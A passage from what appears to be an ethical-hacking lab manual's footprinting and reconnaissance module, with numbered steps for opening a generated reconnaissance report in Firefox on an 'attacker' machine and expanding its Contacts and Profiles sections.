
77. The **attacker** window appears.

78. In the **attacker** window, double-click **Desktop**.




Module 02 – Footprinting and Reconnaissance

79. **Desktop** window appears, right-click on the **Reconnaissance.html** file, click on **Open With**, and select the **Firefox** browser from the available options.



80. The generated report appears in the **Firefox** browser, displaying a summary of the result. You can expand the **Contacts** and **Profiles** nodes to view all the obtained results.



Module 02 – Footprinting and Reconnaissance

81. You can further expand the **Contacts** and **Profiles** node to view detailed information about the target.

Note: To view detailed information about **Profiles** in the report scroll to the right.


